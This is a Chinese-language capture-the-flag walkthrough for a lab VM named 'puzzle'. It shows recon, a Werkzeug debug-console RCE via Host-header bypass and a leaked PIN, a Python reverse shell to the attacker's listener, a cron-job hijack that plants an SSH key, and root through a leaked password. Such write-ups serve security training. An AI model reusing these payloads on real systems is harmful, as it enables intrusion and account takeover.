

puzzle

信息收集

```
(kali㉿192)~[~/Desktop/Dasz/puzzle]
$ cat ports.nmap
# Nmap 7.99 scan initiated Fri Sep 18 16:03:05 2026 as: /usr/lib/nmap/nmap -sT -Pn -sV -sC -O -p- -oA ports 192.168.1.106
Nmap scan report for 192.168.1.106
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Unix))
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: It works! Apache httpd
|_ http-server-header: Apache/2.4.68 (Unix)
5236/tcp  open  http     Werkzeug httpd 3.1.8 (Python 3.14.5)
|_ http-server-header: Werkzeug/3.1.8 Python/3.14.5
|_ http-title: Authentication
MAC Address: 08:00:27:98:68:A5 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.99%E=4%D=9/18%OT=22%CT=1%CU=35679%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=6AACF056P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=104%TI=Z%CI=Z%II=I
OS:%TS=21)SEQ(SP=102%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=102%GCD=1%IS
OS:R=109%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=106%GCD=1%ISR=109%TI=Z%CI=Z%TS=22)SEQ(
OS:SP=FE%GCD=1%ISR=10E%TI=Z%CI=Z%TS=21)OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%O3
OS:=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W1=FE88%W2=F
OS:E88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW
OS:9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PKC=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 18 16:03:34 2026 -- 1 IP address (1 host up) scanned in 29.81 seconds
```

常规端口加5236

web

80

```
(kali㉿192)~[~/Desktop/Dasz/puzzle]
$ curl http://192.168.1.106/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>It works! Apache httpd</title>
</head>
<body>
<p>It works!</p>
</body>
</html>
```

纯空白页面，目录扫描也没有有价值的信息

5236

Sign In

Enter your credentials to continue

Username

Password

Verification Code

4 p n 8

[Refresh code](#)

Authenticate

一个python写的登录页


```
[20:38:41] Starting:
[20:39:18] 400 - 167B - /console

Task Completed
```

目录爆破有一个控制台，但是400

网上搜索得知，Werkzeug的DebuggedApplication中间件提供控制台，可以执行python代码，其默认路径就是~/console

再根据CVE-2024-34069，得知Werkzeug3.0.3版本后加了一道防护，需要校验HOST头，只允许localhost，127.0.0.1等本地访问，这里我们将HOST头改为任一即可访问



想使用控制台还需要PIN码，从加载的js文件中获得提示

2026-09-18 20:57:31,091 - werkzeug - INFO - * Debugger pin code: 506-580-126\n

```
(kali@192) [~/Desktop/Dasz/puzzle]
$ curl -s -v -H "Host: localhost:5236" http://192.168.1.106:5236/console?__debugger__=yes&cmd=pinauth&pin=506-580-126&s=aNa7FN38dRQiniwooeXA
* Trying 192.168.1.106:5236...
* Established connection to 192.168.1.106 (192.168.1.106 port 5236) from 192.168.1.105 port 58010
* using HTTP/1.x
> GET /console?__debugger__=yes&cmd=pinauth&pin=506-580-126&s=aNa7FN38dRQiniwooeXA HTTP/1.1
> Host: localhost:5236
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Server: Werkzeug/3.1.8 Python/3.14.5
< Date: Fri, 18 Sep 2026 14:04:15 GMT
< Content-Type: application/json
< Content-Length: 34
< Set-Cookie: __wzd6bf12b825d415f2d556b=1789740255|2ae4d77ae9e0; HttpOnly; Path=/; SameSite=Strict
< Connection: close
>
* shutting down connection #0
{"auth": true, "exhausted": false}
```

顺利通过验证，获取认证cookie，执行RCE

```
GET /console?__debugger__=yes&cmd=print%281%29%3B&frm=0&s=aNa7FN38dRQiniwooeXA HTTP/1.1
Host : 127.0.0.1:5236
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8,zh-HK;q=0.7,en-US;q=0.6,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.106:5236/console
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:156.0) Gecko/20100101 Firefox/156.0
Cookie: __session=eyJjYXB0Y2hhIjoizWozZyJ9.aq1jYq.DN0w90gm9ptw-jGz2HAYUrvPNms;
__wzd6bf12b825d415f2d556b=1789740175|2ae4d77ae9e0
DNT: 1
Sec-GPC: 1
Priority: u=0
Accept: */*
```

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.1.8 Python/3.14.5
3 Date: Fri, 18 Sep 2026 14:31:28 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 Content-Length: 16
7
8 >>> print(1);
9 1
10
```

GET /console?

__debugger__=yes&cmd=import%20socket%2Csubprocess%2Cos%3Bs=socket.socket%28socket.AF_INET%2Csocket.SOCK_STREAM%29%3Bs.connect%28%28%22192.168.1.105%22%2C9999%29%29%3Bos.dup%28s.fileno%28%29%2C0%29%3B%20os.dup%28s.fileno%28%29%2C1%29%3B%20os.dup%28s.fileno%28%29%2C2%29%3Bp=subprocess.call%28%5B%22%2Fbin%2Fsh%22%2C%22-i%22%5D%29%3B&frm=0&s=aNa7FN38dRQiniwooeXA

```
(kali@192) [~/Desktop/Dasz/puzzle]
$ sudo nc -lvp 9999
[sudo] kali 的密码:
listening on [any] 9999 ...
connect to [192.168.1.105] from (UNKNOWN) [192.168.1.106] 49662
/bin/sh: can't access tty; job control turned off
/ $ id
uid=1000(stardust) gid=1000(stardust) groups=1000(stardust)
/ $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
```

//日志打印函数

```
def get_logs():
    try:
        with open('/var/log/webapp.log', 'r') as f:
            lines = f.readlines()
            if not lines:
                return "Log file is empty"
            return ''.join(lines[-100:])
    except FileNotFoundError:
        return "Log file not found: /var/log/webapp.log"
    except Exception as e:
        return f"Error reading log: {str(e)}"
```

//日志泄露原因

```
def captcha():
    try:
```

```

w = request.args.get('w', 160, type=int)
h = request.args.get('h', 60, type=int)

if w is None or h is None:
    w, h = 160, 60

w = int(w)
h = int(h)

if w < 1 or h < 1:
    return jsonify({'error': 'Invalid dimensions'}), 400

total_pixels = w * h

if total_pixels > 64000000:
    log.warning(f"Large CAPTCHA requested: {w}x{h} ({total_pixels}
pixels)")
    time.sleep(5)
    log_content = get_logs() *****
    return jsonify({'error': log_content}), 500

```

提权

0x01

存在内核

```

Comparable version ..... 7.0.10-0
Data chunk limit ..... max 25 rows per KERNEL_CVE_DATA_* variable (1..23)
Kernel config source ..... /boot/config-7.0.10-0-stable
CVE: CVE-2026-46331 | Name: pedit COW | Match data: pkg=linux-kernel,ver>=6.19,ver<7.0.13 | Tags: 1 | Rank: Fixed in stable 7.0.13 and mainline 7.1
Kernel vulns found: 1

```

0x02

```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
stardust:x:1000:1000:stardust:/home/stardust:/bin/bash
street:x:1001:1001:street:/home/street:/bin/bash

```

```
Backup files (limited 100) (T1552.001)
-rwxr-xr-x 1 root root 58 Jul 2 10:20 /usr/local/bin/backup.sh
-rw-r--r-- 1 root root 8124 May 23 19:50 /lib/modules/7.0.10-0-stable/kernel/drivers/net/team/team_mode_activebackup.ko.gz
-rw-r--r-- 1 root root 474 Sep 18 20:17 /run/blkid/blkid.tab.old
```

```
/usr/local/bin/backup.sh
```

```
#!/bin/bash
find /tmp -name "*.dsz" -exec /bin/bash {} \;
```

```
2026/09/19 01:03:59 CMD: UID=0 PID=3 |
2026/09/19 01:03:59 CMD: UID=0 PID=2 |
2026/09/19 01:03:59 CMD: UID=0 PID=1 | /sbin/init
2026/09/19 01:04:00 CMD: UID=1001 PID=18609 | /bin/bash -c /usr/local/bin/backup.sh
2026/09/19 01:04:00 CMD: UID=1001 PID=18610 | find /tmp -name *.dsz -exec /bin/bash {} ;
2026/09/19 01:05:00 CMD: UID=1001 PID=18612 |
2026/09/19 01:05:00 CMD: UID=1001 PID=18613 |
2026/09/19 01:06:00 CMD: UID=1001 PID=18614 | /bin/bash -c /usr/local/bin/backup.sh
2026/09/19 01:06:00 CMD: UID=1001 PID=18615 | /bin/bash /usr/local/bin/backup.sh
```

pspy监控到用户street每分钟查找/tmp目录下以.dsz结尾的文件并用bash执行它们，可以利用提权street

```
#!/bin/bash
mkdir -p /home/street/.ssh && chmod 700 /home/street/.ssh
grep -q 'kali@street' /home/street/.ssh/authorized_keys 2>/dev/null || \
    printf '%s\n' 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDxdbpV2FqO3Wkz1mViydHB8OALZ/qBIVPOnhELFzG+n
kali@street' \
    >> /home/street/.ssh/authorized_keys
chmod 600 /home/street/.ssh/authorized_keys
```

```
-rw-r--r-- 1 root root 0 Jul 2 11:34 faillog
-rw-r--r-- 1 root root 0 Jul 2 11:34 lastlog
-rw-r----- 1 root wheel 48661 Sep 19 01:43 messages
-rw-r----- 1 street street 17 Jul 2 11:34 pass.log
-rw-r--r-- 1 root root 0 Apr 25 18:31 secure
-rw-r--r-- 1 root root 0 Apr 25 18:31 syslog
```

/var/log下有一个pass.log需要street读取

```
hpUpTOvSt1D5JLA5
```

尝试登root

```
street@Puzzle:~$ su
Password:
root@Puzzle:/home/street# whoami
root
root@Puzzle:/home/street# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Puzzle:/home/street#
```